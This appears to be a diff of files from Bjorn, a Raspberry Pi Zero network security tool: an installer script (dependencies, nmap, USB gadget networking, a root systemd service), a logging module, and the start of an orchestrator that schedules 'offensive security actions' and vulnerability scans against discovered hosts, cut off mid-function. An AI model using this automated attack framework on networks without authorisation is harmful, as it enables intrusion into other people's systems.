|
||||
should_ask_confirmation=true
|
||||
else
|
||||
log "SUCCESS" "RAM check passed: ${total_ram}MB available"
|
||||
fi
|
||||
|
||||
# Check available disk space
|
||||
available_space=$(df -m /home | awk 'NR==2 {print $4}')
|
||||
if [ "$available_space" -lt 2048 ]; then
|
||||
log "WARNING" "Low disk space. Recommended: 1GB, Found: ${available_space}MB"
|
||||
echo -e "${YELLOW}Your system has less free space than recommended. This might affect installation.${NC}"
|
||||
should_ask_confirmation=true
|
||||
else
|
||||
log "SUCCESS" "Disk space check passed: ${available_space}MB available"
|
||||
fi
|
||||
|
||||
# Check OS version
|
||||
if [ -f "/etc/os-release" ]; then
|
||||
source /etc/os-release
|
||||
|
||||
# Verify if it's Raspbian
|
||||
if [ "$NAME" != "Raspbian GNU/Linux" ]; then
|
||||
log "WARNING" "Different OS detected. Recommended: Raspbian GNU/Linux, Found: ${NAME}"
|
||||
echo -e "${YELLOW}Your system is not running Raspbian GNU/Linux.${NC}"
|
||||
should_ask_confirmation=true
|
||||
fi
|
||||
|
||||
# Compare versions (expecting Bookworm = 12)
|
||||
expected_version="12"
|
||||
if [ "$VERSION_ID" != "$expected_version" ]; then
|
||||
log "WARNING" "Different OS version detected"
|
||||
echo -e "${YELLOW}This script was tested with Raspbian GNU/Linux 12 (bookworm)${NC}"
|
||||
echo -e "${YELLOW}Current system: ${PRETTY_NAME}${NC}"
|
||||
if [ "$VERSION_ID" -lt "$expected_version" ]; then
|
||||
echo -e "${YELLOW}Your system version ($VERSION_ID) is older than recommended ($expected_version)${NC}"
|
||||
elif [ "$VERSION_ID" -gt "$expected_version" ]; then
|
||||
echo -e "${YELLOW}Your system version ($VERSION_ID) is newer than tested ($expected_version)${NC}"
|
||||
fi
|
||||
should_ask_confirmation=true
|
||||
else
|
||||
log "SUCCESS" "OS version check passed: ${PRETTY_NAME}"
|
||||
fi
|
||||
else
|
||||
log "WARNING" "Could not determine OS version (/etc/os-release not found)"
|
||||
should_ask_confirmation=true
|
||||
fi
|
||||
|
||||
# Check if system is 32-bit ARM (armhf)
|
||||
architecture=$(dpkg --print-architecture)
|
||||
if [ "$architecture" != "armhf" ]; then
|
||||
log "WARNING" "Different architecture detected. Expected: armhf, Found: ${architecture}"
|
||||
echo -e "${YELLOW}This script was tested with armhf architecture${NC}"
|
||||
should_ask_confirmation=true
|
||||
fi
|
||||
|
||||
# Additional Pi Zero specific checks if possible
|
||||
if ! (grep -q "Pi Zero" /proc/cpuinfo || grep -q "BCM2835" /proc/cpuinfo); then
|
||||
log "WARNING" "Could not confirm if this is a Raspberry Pi Zero"
|
||||
echo -e "${YELLOW}This script was designed for Raspberry Pi Zero${NC}"
|
||||
should_ask_confirmation=true
|
||||
else
|
||||
log "SUCCESS" "Raspberry Pi Zero detected"
|
||||
fi
|
||||
|
||||
if [ "$should_ask_confirmation" = true ]; then
|
||||
echo -e "\n${YELLOW}Some system compatibility warnings were detected (see above).${NC}"
|
||||
echo -e "${YELLOW}The installation might not work as expected.${NC}"
|
||||
echo -e "${YELLOW}Do you want to continue anyway? (y/n)${NC}"
|
||||
read -r response
|
||||
if [[ ! "$response" =~ ^[Yy]$ ]]; then
|
||||
log "INFO" "Installation aborted by user after compatibility warnings"
|
||||
clean_exit 1
|
||||
fi
|
||||
else
|
||||
log "SUCCESS" "All compatibility checks passed"
|
||||
fi
|
||||
|
||||
log "INFO" "System compatibility check completed"
|
||||
return 0
|
||||
}
|
||||
|
||||
|
||||
|
||||
# Install system dependencies
|
||||
install_dependencies() {
|
||||
log "INFO" "Installing system dependencies..."
|
||||
|
||||
# Update package list
|
||||
apt-get update
|
||||
|
||||
# List of required packages based on README
|
||||
packages=(
|
||||
"python3-pip"
|
||||
"wget"
|
||||
"lsof"
|
||||
"git"
|
||||
"libopenjp2-7"
|
||||
"nmap"
|
||||
"libopenblas-dev"
|
||||
"bluez-tools"
|
||||
"bluez"
|
||||
"dhcpcd5"
|
||||
"bridge-utils"
|
||||
"python3-pil"
|
||||
"libjpeg-dev"
|
||||
"zlib1g-dev"
|
||||
"libpng-dev"
|
||||
"python3-dev"
|
||||
"libffi-dev"
|
||||
"libssl-dev"
|
||||
"libgpiod-dev"
|
||||
"libi2c-dev"
|
||||
"libatlas-base-dev"
|
||||
"build-essential"
|
||||
)
|
||||
|
||||
# Install packages
|
||||
for package in "${packages[@]}"; do
|
||||
log "INFO" "Installing $package..."
|
||||
apt-get install -y "$package"
|
||||
check_success "Installed $package"
|
||||
done
|
||||
|
||||
# Update nmap scripts
|
||||
nmap --script-updatedb
|
||||
check_success "Dependencies installation completed"
|
||||
}
|
||||
|
||||
# Configure system limits
|
||||
configure_system_limits() {
|
||||
log "INFO" "Configuring system limits..."
|
||||
|
||||
# Configure /etc/security/limits.conf
|
||||
cat >> /etc/security/limits.conf << EOF
|
||||
* soft nofile 65535
|
||||
* hard nofile 65535
|
||||
root soft nofile 65535
|
||||
root hard nofile 65535
|
||||
EOF
|
||||
|
||||
# Configure systemd limits
|
||||
sed -i '/^#DefaultLimitNOFILE=/d' /etc/systemd/system.conf
|
||||
echo "DefaultLimitNOFILE=65535" >> /etc/systemd/system.conf
|
||||
sed -i '/^#DefaultLimitNOFILE=/d' /etc/systemd/user.conf
|
||||
echo "DefaultLimitNOFILE=65535" >> /etc/systemd/user.conf
|
||||
|
||||
# Create /etc/security/limits.d/90-nofile.conf
|
||||
cat > /etc/security/limits.d/90-nofile.conf << EOF
|
||||
root soft nofile 65535
|
||||
root hard nofile 65535
|
||||
EOF
|
||||
|
||||
# Configure sysctl
|
||||
echo "fs.file-max = 2097152" >> /etc/sysctl.conf
|
||||
sysctl -p
|
||||
|
||||
check_success "System limits configuration completed"
|
||||
}
|
||||
|
||||
# Configure SPI and I2C
|
||||
configure_interfaces() {
|
||||
log "INFO" "Configuring SPI and I2C interfaces..."
|
||||
|
||||
# Enable SPI and I2C using raspi-config
|
||||
raspi-config nonint do_spi 0
|
||||
raspi-config nonint do_i2c 0
|
||||
|
||||
check_success "Interface configuration completed"
|
||||
}
|
||||
|
||||
# Setup BJORN
|
||||
setup_bjorn() {
|
||||
log "INFO" "Setting up BJORN..."
|
||||
|
||||
# Create BJORN user if it doesn't exist
|
||||
if ! id -u $BJORN_USER >/dev/null 2>&1; then
|
||||
adduser --disabled-password --gecos "" $BJORN_USER
|
||||
check_success "Created BJORN user"
|
||||
fi
|
||||
|
||||
# Check for existing BJORN directory
|
||||
cd /home/$BJORN_USER
|
||||
if [ -d "Bjorn" ]; then
|
||||
log "INFO" "Using existing BJORN directory"
|
||||
echo -e "${GREEN}Using existing BJORN directory${NC}"
|
||||
else
|
||||
# No existing directory, proceed with clone
|
||||
log "INFO" "Cloning BJORN repository"
|
||||
git clone https://github.com/infinition/Bjorn.git
|
||||
check_success "Cloned BJORN repository"
|
||||
fi
|
||||
|
||||
cd Bjorn
|
||||
|
||||
# Update the shared_config.json file with the selected EPD version
|
||||
log "INFO" "Updating E-Paper display configuration..."
|
||||
if [ -f "config/shared_config.json" ]; then
|
||||
sed -i "s/\"epd_type\": \"[^\"]*\"/\"epd_type\": \"$EPD_VERSION\"/" config/shared_config.json
|
||||
check_success "Updated E-Paper display configuration to $EPD_VERSION"
|
||||
else
|
||||
log "ERROR" "Configuration file not found: config/shared_config.json"
|
||||
handle_error "E-Paper display configuration update"
|
||||
fi
|
||||
|
||||
# Install requirements with --break-system-packages flag
|
||||
log "INFO" "Installing Python requirements..."
|
||||
|
||||
pip3 install -r requirements.txt --break-system-packages
|
||||
check_success "Installed Python requirements"
|
||||
|
||||
# Set correct permissions
|
||||
chown -R $BJORN_USER:$BJORN_USER /home/$BJORN_USER/Bjorn
|
||||
chmod -R 755 /home/$BJORN_USER/Bjorn
|
||||
|
||||
# Add bjorn user to necessary groups
|
||||
usermod -a -G spi,gpio,i2c $BJORN_USER
|
||||
check_success "Added bjorn user to required groups"
|
||||
}
|
||||
|
||||
|
||||
# Configure services
|
||||
setup_services() {
|
||||
log "INFO" "Setting up system services..."
|
||||
|
||||
# Create kill_port_8000.sh script
|
||||
cat > $BJORN_PATH/kill_port_8000.sh << 'EOF'
|
||||
#!/bin/bash
|
||||
PORT=8000
|
||||
PIDS=$(lsof -t -i:$PORT)
|
||||
if [ -n "$PIDS" ]; then
|
||||
echo "Killing PIDs using port $PORT: $PIDS"
|
||||
kill -9 $PIDS
|
||||
fi
|
||||
EOF
|
||||
chmod +x $BJORN_PATH/kill_port_8000.sh
|
||||
|
||||
# Create BJORN service
|
||||
cat > /etc/systemd/system/bjorn.service << EOF
|
||||
[Unit]
|
||||
Description=Bjorn Service
|
||||
DefaultDependencies=no
|
||||
Before=basic.target
|
||||
After=local-fs.target
|
||||
|
||||
[Service]
|
||||
ExecStartPre=/home/bjorn/Bjorn/kill_port_8000.sh
|
||||
ExecStart=/usr/bin/python3 /home/bjorn/Bjorn/Bjorn.py
|
||||
WorkingDirectory=/home/bjorn/Bjorn
|
||||
StandardOutput=inherit
|
||||
StandardError=inherit
|
||||
Restart=always
|
||||
User=root
|
||||
|
||||
# Check open files and restart if it reached the limit (ulimit -n buffer of 1000)
|
||||
ExecStartPost=/bin/bash -c 'FILE_LIMIT=\$(ulimit -n); THRESHOLD=\$(( FILE_LIMIT - 1000 )); while :; do TOTAL_OPEN_FILES=\$(lsof | wc -l); if [ "\$TOTAL_OPEN_FILES" -ge "\$THRESHOLD" ]; then echo "File descriptor threshold reached: \$TOTAL_OPEN_FILES (threshold: \$THRESHOLD). Restarting service."; systemctl restart bjorn.service; exit 0; fi; sleep 10; done &'
|
||||
|
||||
[Install]
|
||||
WantedBy=multi-user.target
|
||||
EOF
|
||||
|
||||
# Configure PAM
|
||||
echo "session required pam_limits.so" >> /etc/pam.d/common-session
|
||||
echo "session required pam_limits.so" >> /etc/pam.d/common-session-noninteractive
|
||||
|
||||
# Enable and start services
|
||||
systemctl daemon-reload
|
||||
systemctl enable bjorn.service
|
||||
|
||||
check_success "Services setup completed"
|
||||
}
|
||||
|
||||
# Configure USB Gadget
|
||||
configure_usb_gadget() {
|
||||
log "INFO" "Configuring USB Gadget..."
|
||||
|
||||
# Modify cmdline.txt
|
||||
sed -i 's/rootwait/rootwait modules-load=dwc2,g_ether/' /boot/firmware/cmdline.txt
|
||||
|
||||
# Modify config.txt
|
||||
echo "dtoverlay=dwc2" >> /boot/firmware/config.txt
|
||||
|
||||
# Create USB gadget script
|
||||
cat > /usr/local/bin/usb-gadget.sh << 'EOF'
|
||||
#!/bin/bash
|
||||
set -e
|
||||
|
||||
modprobe libcomposite
|
||||
cd /sys/kernel/config/usb_gadget/
|
||||
mkdir -p g1
|
||||
cd g1
|
||||
|
||||
echo 0x1d6b > idVendor
|
||||
echo 0x0104 > idProduct
|
||||
echo 0x0100 > bcdDevice
|
||||
echo 0x0200 > bcdUSB
|
||||
|
||||
mkdir -p strings/0x409
|
||||
echo "fedcba9876543210" > strings/0x409/serialnumber
|
||||
echo "Raspberry Pi" > strings/0x409/manufacturer
|
||||
echo "Pi Zero USB" > strings/0x409/product
|
||||
|
||||
mkdir -p configs/c.1/strings/0x409
|
||||
echo "Config 1: ECM network" > configs/c.1/strings/0x409/configuration
|
||||
echo 250 > configs/c.1/MaxPower
|
||||
|
||||
mkdir -p functions/ecm.usb0
|
||||
|
||||
if [ -L configs/c.1/ecm.usb0 ]; then
|
||||
rm configs/c.1/ecm.usb0
|
||||
fi
|
||||
ln -s functions/ecm.usb0 configs/c.1/
|
||||
|
||||
max_retries=10
|
||||
retry_count=0
|
||||
|
||||
while ! ls /sys/class/udc > UDC 2>/dev/null; do
|
||||
if [ $retry_count -ge $max_retries ]; then
|
||||
echo "Error: Device or resource busy after $max_retries attempts."
|
||||
exit 1
|
||||
fi
|
||||
retry_count=$((retry_count + 1))
|
||||
sleep 1
|
||||
done
|
||||
|
||||
if ! ip addr show usb0 | grep -q "172.20.2.1"; then
|
||||
ifconfig usb0 172.20.2.1 netmask 255.255.255.0
|
||||
else
|
||||
echo "Interface usb0 already configured."
|
||||
fi
|
||||
EOF
|
||||
|
||||
chmod +x /usr/local/bin/usb-gadget.sh
|
||||
|
||||
# Create USB gadget service
|
||||
cat > /etc/systemd/system/usb-gadget.service << EOF
|
||||
[Unit]
|
||||
Description=USB Gadget Service
|
||||
After=network.target
|
||||
|
||||
[Service]
|
||||
ExecStartPre=/sbin/modprobe libcomposite
|
||||
ExecStart=/usr/local/bin/usb-gadget.sh
|
||||
Type=simple
|
||||
RemainAfterExit=yes
|
||||
|
||||
[Install]
|
||||
WantedBy=multi-user.target
|
||||
EOF
|
||||
|
||||
# Configure network interface
|
||||
cat >> /etc/network/interfaces << EOF
|
||||
|
||||
allow-hotplug usb0
|
||||
iface usb0 inet static
|
||||
address 172.20.2.1
|
||||
netmask 255.255.255.0
|
||||
EOF
|
||||
|
||||
# Enable and start services
|
||||
systemctl daemon-reload
|
||||
systemctl enable systemd-networkd
|
||||
systemctl enable usb-gadget
|
||||
systemctl start systemd-networkd
|
||||
systemctl start usb-gadget
|
||||
|
||||
check_success "USB Gadget configuration completed"
|
||||
}
|
||||
|
||||
# Verify installation
|
||||
verify_installation() {
|
||||
log "INFO" "Verifying installation..."
|
||||
|
||||
# Check if services are running
|
||||
if ! systemctl is-active --quiet bjorn.service; then
|
||||
log "WARNING" "BJORN service is not running"
|
||||
else
|
||||
log "SUCCESS" "BJORN service is running"
|
||||
fi
|
||||
|
||||
# Check web interface
|
||||
sleep 5
|
||||
if curl -s http://localhost:8000 > /dev/null; then
|
||||
log "SUCCESS" "Web interface is accessible"
|
||||
else
|
||||
log "WARNING" "Web interface is not responding"
|
||||
fi
|
||||
}
|
||||
|
||||
# Clean exit function
|
||||
clean_exit() {
|
||||
local exit_code=$1
|
||||
if [ $exit_code -eq 0 ]; then
|
||||
log "SUCCESS" "BJORN installation completed successfully!"
|
||||
log "INFO" "Log file available at: $LOG_FILE"
|
||||
else
|
||||
log "ERROR" "BJORN installation failed!"
|
||||
log "ERROR" "Check the log file for details: $LOG_FILE"
|
||||
fi
|
||||
exit $exit_code
|
||||
}
|
||||
|
||||
# Main installation process
|
||||
main() {
|
||||
log "INFO" "Starting BJORN installation..."
|
||||
|
||||
# Check if script is run as root
|
||||
if [ "$(id -u)" -ne 0 ]; then
|
||||
echo "This script must be run as root. Please use 'sudo'."
|
||||
exit 1
|
||||
fi
|
||||
|
||||
echo -e "${BLUE}BJORN Installation Options:${NC}"
|
||||
echo "1. Full installation (recommended)"
|
||||
echo "2. Custom installation"
|
||||
read -p "Choose an option (1/2): " install_option
|
||||
|
||||
# E-Paper Display Selection
|
||||
echo -e "\n${BLUE}Please select your E-Paper Display version:${NC}"
|
||||
echo "1. epd2in13"
|
||||
echo "2. epd2in13_V2"
|
||||
echo "3. epd2in13_V3"
|
||||
echo "4. epd2in13_V4"
|
||||
echo "5. epd2in7"
|
||||
|
||||
while true; do
|
||||
read -p "Enter your choice (1-4): " epd_choice
|
||||
case $epd_choice in
|
||||
1) EPD_VERSION="epd2in13"; break;;
|
||||
2) EPD_VERSION="epd2in13_V2"; break;;
|
||||
3) EPD_VERSION="epd2in13_V3"; break;;
|
||||
4) EPD_VERSION="epd2in13_V4"; break;;
|
||||
5) EPD_VERSION="epd2in7"; break;;
|
||||
*) echo -e "${RED}Invalid choice. Please select 1-5.${NC}";;
|
||||
esac
|
||||
done
|
||||
|
||||
log "INFO" "Selected E-Paper Display version: $EPD_VERSION"
|
||||
|
||||
case $install_option in
|
||||
1)
|
||||
CURRENT_STEP=1; show_progress "Checking system compatibility"
|
||||
check_system_compatibility
|
||||
|
||||
CURRENT_STEP=2; show_progress "Installing system dependencies"
|
||||
install_dependencies
|
||||
|
||||
CURRENT_STEP=3; show_progress "Configuring system limits"
|
||||
configure_system_limits
|
||||
|
||||
CURRENT_STEP=4; show_progress "Configuring interfaces"
|
||||
configure_interfaces
|
||||
|
||||
CURRENT_STEP=5; show_progress "Setting up BJORN"
|
||||
setup_bjorn
|
||||
|
||||
CURRENT_STEP=6; show_progress "Configuring USB Gadget"
|
||||
configure_usb_gadget
|
||||
|
||||
CURRENT_STEP=7; show_progress "Setting up services"
|
||||
setup_services
|
||||
|
||||
CURRENT_STEP=8; show_progress "Verifying installation"
|
||||
verify_installation
|
||||
;;
|
||||
2)
|
||||
echo "Custom installation - select components to install:"
|
||||
read -p "Install dependencies? (y/n): " deps
|
||||
read -p "Configure system limits? (y/n): " limits
|
||||
read -p "Configure interfaces? (y/n): " interfaces
|
||||
read -p "Setup BJORN? (y/n): " bjorn
|
||||
read -p "Configure USB Gadget? (y/n): " usb_gadget
|
||||
read -p "Setup services? (y/n): " services
|
||||
|
||||
[ "$deps" = "y" ] && install_dependencies
|
||||
[ "$limits" = "y" ] && configure_system_limits
|
||||
[ "$interfaces" = "y" ] && configure_interfaces
|
||||
[ "$bjorn" = "y" ] && setup_bjorn
|
||||
[ "$usb_gadget" = "y" ] && configure_usb_gadget
|
||||
[ "$services" = "y" ] && setup_services
|
||||
verify_installation
|
||||
;;
|
||||
*)
|
||||
log "ERROR" "Invalid option selected"
|
||||
clean_exit 1
|
||||
;;
|
||||
esac
|
||||
|
||||
#removed git files
|
||||
find "$BJORN_PATH" -name ".git*" -exec rm -rf {} +
|
||||
|
||||
log "SUCCESS" "BJORN installation completed!"
|
||||
log "INFO" "Please reboot your system to apply all changes."
|
||||
echo -e "\n${GREEN}Installation completed successfully!${NC}"
|
||||
echo -e "${YELLOW}Important notes:${NC}"
|
||||
echo "1. If configuring Windows PC for USB gadget connection:"
|
||||
echo " - Set static IP: 172.20.2.2"
|
||||
echo " - Subnet Mask: 255.255.255.0"
|
||||
echo " - Default Gateway: 172.20.2.1"
|
||||
echo " - DNS Servers: 8.8.8.8, 8.8.4.4"
|
||||
echo "2. Web interface will be available at: http://[device-ip]:8000"
|
||||
echo "3. Make sure your e-Paper HAT (2.13-inch) is properly connected"
|
||||
|
||||
read -p "Would you like to reboot now? (y/n): " reboot_now
|
||||
if [ "$reboot_now" = "y" ]; then
|
||||
if reboot; then
|
||||
log "INFO" "System reboot initiated."
|
||||
else
|
||||
log "ERROR" "Failed to initiate reboot."
|
||||
exit 1
|
||||
fi
|
||||
else
|
||||
echo -e "${YELLOW}Reboot your system to apply all changes & run Bjorn service.${NC}"
|
||||
fi
|
||||
}
|
||||
|
||||
main
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,11 @@
|
||||
#!/bin/bash
|
||||
# Script to kill processes using port 8000
|
||||
PORT=8000
|
||||
PIDS=$(lsof -t -i:$PORT)
|
||||
if [ -n "$PIDS" ]; then
|
||||
echo "Killing the following PIDs using port $PORT: $PIDS"
|
||||
kill -9 $PIDS
|
||||
else
|
||||
echo "No processes found using port $PORT"
|
||||
fi
|
||||
|
||||
@@ -0,0 +1,136 @@
|
||||
#logger.py
|
||||
# Description:
|
||||
# This file, logger.py, is responsible for setting up a robust logging system for the Bjorn project. It defines custom logging levels and formats,
|
||||
# integrates with the Rich library for enhanced console output, and ensures logs are written to rotating files for persistence.
|
||||
#
|
||||
# Key functionalities include:
|
||||
# - Defining a custom log level "SUCCESS" to log successful operations distinctively.
|
||||
# - Creating a vertical filter to exclude specific log messages based on their content.
|
||||
# - Setting up a logger class (`Logger`) that initializes logging handlers for both console and file output.
|
||||
# - Utilizing Rich for console logging with custom themes for different log levels, providing a more readable and visually appealing log output.
|
||||
# - Ensuring log files are written to a specified directory, with file rotation to manage log file sizes and backups.
|
||||
# - Providing methods to log messages at various levels (debug, info, warning, error, critical, success).
|
||||
# - Allowing dynamic adjustment of log levels and the ability to disable logging entirely.
|
||||
|
||||
|
||||
|
||||
import logging
|
||||
from logging.handlers import RotatingFileHandler
|
||||
import os
|
||||
from rich.console import Console
|
||||
from rich.logging import RichHandler
|
||||
from rich.theme import Theme
|
||||
|
||||
# Define custom log level "SUCCESS"
|
||||
SUCCESS_LEVEL_NUM = 25
|
||||
logging.addLevelName(SUCCESS_LEVEL_NUM, "SUCCESS")
|
||||
|
||||
def success(self, message, *args, **kwargs):
|
||||
if self.isEnabledFor(SUCCESS_LEVEL_NUM):
|
||||
self._log(SUCCESS_LEVEL_NUM, message, args, **kwargs)
|
||||
|
||||
logging.Logger.success = success
|
||||
|
||||
class VerticalFilter(logging.Filter):
|
||||
def filter(self, record):
|
||||
return 'Vertical' not in record.getMessage()
|
||||
|
||||
class Logger:
|
||||
LOGS_DIR = os.path.join(os.path.dirname(os.path.abspath(__file__)), 'data', 'logs')
|
||||
|
||||
def __init__(self, name, level=logging.DEBUG, enable_file_logging=True):
|
||||
self.logger = logging.getLogger(name)
|
||||
self.logger.setLevel(level)
|
||||
self.enable_file_logging = enable_file_logging
|
||||
|
||||
# Define custom log level styles
|
||||
custom_theme = Theme({
|
||||
"debug": "yellow",
|
||||
"info": "blue",
|
||||
"warning": "yellow",
|
||||
"error": "bold red",
|
||||
"critical": "bold magenta",
|
||||
"success": "bold green"
|
||||
})
|
||||
|
||||
console = Console(theme=custom_theme)
|
||||
|
||||
# Create console handler with rich and set level
|
||||
console_handler = RichHandler(console=console, show_time=False, show_level=False, show_path=False, log_time_format="%Y-%m-%d %H:%M:%S")
|
||||
console_handler.setLevel(level)
|
||||
console_formatter = logging.Formatter('%(asctime)s - %(name)s - %(levelname)s - %(message)s', datefmt='%Y-%m-%d %H:%M:%S')
|
||||
console_handler.setFormatter(console_formatter)
|
||||
|
||||
# Add filter to console handler
|
||||
vertical_filter = VerticalFilter()
|
||||
console_handler.addFilter(vertical_filter)
|
||||
|
||||
# Add console handler to the logger
|
||||
self.logger.addHandler(console_handler)
|
||||
|
||||
if self.enable_file_logging:
|
||||
# Ensure the log folder exists
|
||||
os.makedirs(self.LOGS_DIR, exist_ok=True)
|
||||
log_file_path = os.path.join(self.LOGS_DIR, f"{name}.log")
|
||||
|
||||
# Create file handler and set level
|
||||
file_handler = RotatingFileHandler(log_file_path, maxBytes=5*1024*1024, backupCount=2)
|
||||
file_handler.setLevel(level)
|
||||
file_formatter = logging.Formatter('%(asctime)s - %(name)s - %(levelname)s - %(message)s', datefmt='%Y-%m-%d %H:%M:%S')
|
||||
file_handler.setFormatter(file_formatter)
|
||||
|
||||
# Add filter to file handler
|
||||
file_handler.addFilter(vertical_filter)
|
||||
|
||||
# Add file handler to the logger
|
||||
self.logger.addHandler(file_handler)
|
||||
|
||||
def set_level(self, level):
|
||||
self.logger.setLevel(level)
|
||||
for handler in self.logger.handlers:
|
||||
handler.setLevel(level)
|
||||
|
||||
def debug(self, message):
|
||||
self.logger.debug(message)
|
||||
|
||||
def info(self, message):
|
||||
self.logger.info(message)
|
||||
|
||||
def warning(self, message):
|
||||
self.logger.warning(message)
|
||||
|
||||
def error(self, message):
|
||||
self.logger.error(message)
|
||||
|
||||
def critical(self, message):
|
||||
self.logger.critical(message)
|
||||
|
||||
def success(self, message):
|
||||
self.logger.success('\n' + message) # Add newline for better readability
|
||||
|
||||
def disable_logging(self):
|
||||
logging.disable(logging.CRITICAL)
|
||||
|
||||
|
||||
# Example usage
|
||||
if __name__ == "__main__":
|
||||
# Change enable_file_logging to False to disable file logging
|
||||
log = Logger(name="MyLogger", level=logging.DEBUG, enable_file_logging=False)
|
||||
|
||||
log.debug("This is a debug message")
|
||||
log.info("This is an info message")
|
||||
log.warning("This is a warning message")
|
||||
log.error("This is an error message")
|
||||
log.critical("This is a critical message")
|
||||
log.success("This is a success message")
|
||||
|
||||
# Change log level
|
||||
log.set_level(logging.WARNING)
|
||||
|
||||
log.debug("This debug message should not appear")
|
||||
log.info("This info message should not appear")
|
||||
log.warning("This warning message should appear")
|
||||
|
||||
# Disable logging
|
||||
log.disable_logging()
|
||||
log.error("This error message should not appear")
|
||||
@@ -0,0 +1,383 @@
|
||||
# orchestrator.py
|
||||
# Description:
|
||||
# This file, orchestrator.py, is the heuristic Bjorn brain, and it is responsible for coordinating and executing various network scanning and offensive security actions
|
||||
# It manages the loading and execution of actions, handles retries for failed and successful actions,
|
||||
# and updates the status of the orchestrator.
|
||||
#
|
||||
# Key functionalities include:
|
||||
# - Initializing and loading actions from a configuration file, including network and vulnerability scanners.
|
||||
# - Managing the execution of actions on network targets, checking for open ports and handling retries based on success or failure.
|
||||
# - Coordinating the execution of parent and child actions, ensuring actions are executed in a logical order.
|
||||
# - Running the orchestrator cycle to continuously check for and execute actions on available network targets.
|
||||
# - Handling and updating the status of the orchestrator, including scanning for new targets and performing vulnerability scans.
|
||||
# - Implementing threading to manage concurrent execution of actions with a semaphore to limit active threads.
|
||||
# - Logging events and errors to ensure maintainability and ease of debugging.
|
||||
# - Handling graceful degradation by managing retries and idle states when no new targets are found.
|
||||
|
||||
import json
|
||||
import importlib
|
||||
import time
|
||||
import logging
|
||||
import sys
|
||||
import threading
|
||||
from datetime import datetime, timedelta
|
||||
from actions.nmap_vuln_scanner import NmapVulnScanner
|
||||
from init_shared import shared_data
|
||||
from logger import Logger
|
||||
|
||||
logger = Logger(name="orchestrator.py", level=logging.DEBUG)
|
||||
|
||||
class Orchestrator:
|
||||
def __init__(self):
|
||||
"""Initialise the orchestrator"""
|
||||
self.shared_data = shared_data
|
||||
self.actions = [] # List of actions to be executed
|
||||
self.standalone_actions = [] # List of standalone actions to be executed
|
||||
self.failed_scans_count = 0 # Count the number of failed scans
|
||||
self.network_scanner = None
|
||||
self.last_vuln_scan_time = datetime.min # Set the last vulnerability scan time to the minimum datetime value
|
||||
self.load_actions() # Load all actions from the actions file
|
||||
actions_loaded = [action.__class__.__name__ for action in self.actions + self.standalone_actions] # Get the names of the loaded actions
|
||||
logger.info(f"Actions loaded: {actions_loaded}")
|
||||
self.semaphore = threading.Semaphore(10) # Limit the number of active threads to 10
|
||||
|
||||
def load_actions(self):
|
||||
"""Load all actions from the actions file"""
|
||||
self.actions_dir = self.shared_data.actions_dir
|
||||
with open(self.shared_data.actions_file, 'r') as file:
|
||||
actions_config = json.load(file)
|
||||
for action in actions_config:
|
||||
module_name = action["b_module"]
|
||||
if module_name == 'scanning':
|
||||
self.load_scanner(module_name)
|
||||
elif module_name == 'nmap_vuln_scanner':
|
||||
self.load_nmap_vuln_scanner(module_name)
|
||||
else:
|
||||
self.load_action(module_name, action)
|
||||
|
||||
def load_scanner(self, module_name):
|
||||
"""Load the network scanner"""
|
||||
module = importlib.import_module(f'actions.{module_name}')
|
||||
b_class = getattr(module, 'b_class')
|
||||
self.network_scanner = getattr(module, b_class)(self.shared_data)
|
||||
|
||||
def load_nmap_vuln_scanner(self, module_name):
|
||||
"""Load the nmap vulnerability scanner"""
|
||||
self.nmap_vuln_scanner = NmapVulnScanner(self.shared_data)
|
||||
|
||||
def load_action(self, module_name, action):
|
||||
"""Load an action from the actions file"""
|
||||
module = importlib.import_module(f'actions.{module_name}')
|
||||
try:
|
||||
b_class = action["b_class"]
|
||||
action_instance = getattr(module, b_class)(self.shared_data)
|
||||
action_instance.action_name = b_class
|
||||
action_instance.port = action.get("b_port")
|
||||
action_instance.b_parent_action = action.get("b_parent")
|
||||
if action_instance.port == 0:
|
||||
self.standalone_actions.append(action_instance)
|
||||
else:
|
||||
self.actions.append(action_instance)
|
||||
except AttributeError as e:
|
||||
logger.error(f"Module {module_name} is missing required attributes: {e}")
|
||||
|
||||
def process_alive_ips(self, current_data):
|
||||
"""Process all IPs with alive status set to 1"""
|
||||
any_action_executed = False
|
||||
action_executed_status = None
|
||||
|
||||
for action in self.actions:
|
||||
for row in current_data:
|
||||
if row["Alive"] != '1':
|
||||
continue
|
||||
ip, ports = row["IPs"], row["Ports"].split(';')
|
||||
action_key = action.action_name
|
||||
|
||||
if action.b_parent_action is None:
|
||||
with self.semaphore:
|
||||
if self.execute_action(action, ip, ports, row, action_key, current_data):
|
||||
action_executed_status = action_key
|
||||
any_action_executed = True
|
||||
self.shared_data.bjornorch_status = action_executed_status
|
||||
|
||||
for child_action in self.actions:
|
||||
if child_action.b_parent_action == action_key:
|
||||
with self.semaphore:
|
||||
if self.execute_action(child_action, ip, ports, row, child_action.action_name, current_data):
|
||||
action_executed_status = child_action.action_name
|
||||
self.shared_data.bjornorch_status = action_executed_status
|
||||
break
|
||||
break
|
||||
|
||||
for child_action in self.actions:
|
||||
if child_action.b_parent_action:
|
||||
action_key = child_action.action_name
|
||||
for row in current_data:
|
||||
ip, ports = row["IPs"], row["Ports"].split(';')
|
||||
with self.semaphore:
|
||||
if self.execute_action(child_action, ip, ports, row, action_key, current_data):
|
||||
action_executed_status = child_action.action_name
|
||||
any_action_executed = True
|
||||
self.shared_data.bjornorch_status = action_executed_status
|
||||
break
|
||||
|
||||
return any_action_executed
|
||||
|
||||
|
||||
def execute_action(self, action, ip, ports, row, action_key, current_data):
|
||||
"""Execute an action on a target"""
|
||||
if hasattr(action, 'port') and str(action.port) not in ports:
|
||||
return False
|
||||
|
||||
# Check parent action status
|
||||
if action.b_parent_action:
|
||||
parent_status = row.get(action.b_parent_action, "")
|
||||
if 'success' not in parent_status:
|
||||
return False # Skip child action if parent action has not succeeded
|
||||
|
||||
# Check if the action is already successful and if retries are disabled for successful actions
|
||||
if 'success' in row[action_key]:
|
||||
if not self.shared_data.retry_success_actions:
|
||||
return False
|
||||
else:
|
||||
try:
|
||||
last_success_time = datetime.strptime(row[action_key].split('_')[1] + "_" + row[action_key].split('_')[2], "%Y%m%d_%H%M%S")
|
||||
if datetime.now() < last_success_time + timedelta(seconds=self.shared_data.success_retry_delay):
|
||||
retry_in_seconds = (last_success_time + timedelta(seconds=self.shared_data.success_retry_delay) - datetime.now()).seconds
|
||||
formatted_retry_in = str(timedelta(seconds=retry_in_seconds))
|
||||
